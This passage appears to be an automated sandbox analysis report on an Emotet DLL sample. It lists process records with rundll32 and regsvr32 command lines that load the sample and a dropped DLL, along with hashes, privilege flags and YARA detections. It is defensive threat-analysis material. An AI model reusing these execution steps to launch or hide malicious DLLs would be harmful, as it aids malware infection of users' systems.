Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.395347211.000001EA80041000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.395275821.000001EA80010000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: rundll32.exe PID: **7160**, Parent PID: **7124**

General

Target ID:	7
Start time:	06:51:59
Start date:	21/07/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\download\NjszMzh0ar.dll,AOBplENEwxGsLJOHWaHDTizor
Imagebase:	0x7ff69a9b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.397283581.00000292F30B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.397309936.00000292F30E1000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: regsvr32.exe PID: **4428**, Parent PID: **7140**

General

Target ID:	8
Start time:	06:52:03
Start date:	21/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\QKXGFEEVVr\VycaGa.dll"
Imagebase:	0x7ff76a230000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.649181292.0000000000491000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.649048864.0000000000450000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_3, Description: , Source: 00000008.00000002.649302129.0000000000578000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **6348**, Parent PID: **7124**

General

Target ID:	9
Start time:	06:52:04

Start date:	21/07/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\download\NjszMzh0ar.dll,BSUOlvQdFaMbSsYDjgkGG
Imagebase:	0x7ff69a9b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2576**, Parent PID: **7124**

General

Target ID:	10
Start time:	06:52:11
Start date:	21/07/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\download\NjszMzh0ar.dll,DllRegisterServer
Imagebase:	0x7ff69a9b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6072**, Parent PID: **588**

General

Target ID:	16
Start time:	06:52:31
Start date:	21/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff726010000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: svchost.exe PID: **6180**, Parent PID: **588**

General	
Target ID:	17
Start time:	06:52:50
Start date:	21/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff726010000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **4992**, Parent PID: **588**

General	
Target ID:	25
Start time:	06:53:37
Start date:	21/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff726010000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

No disassembly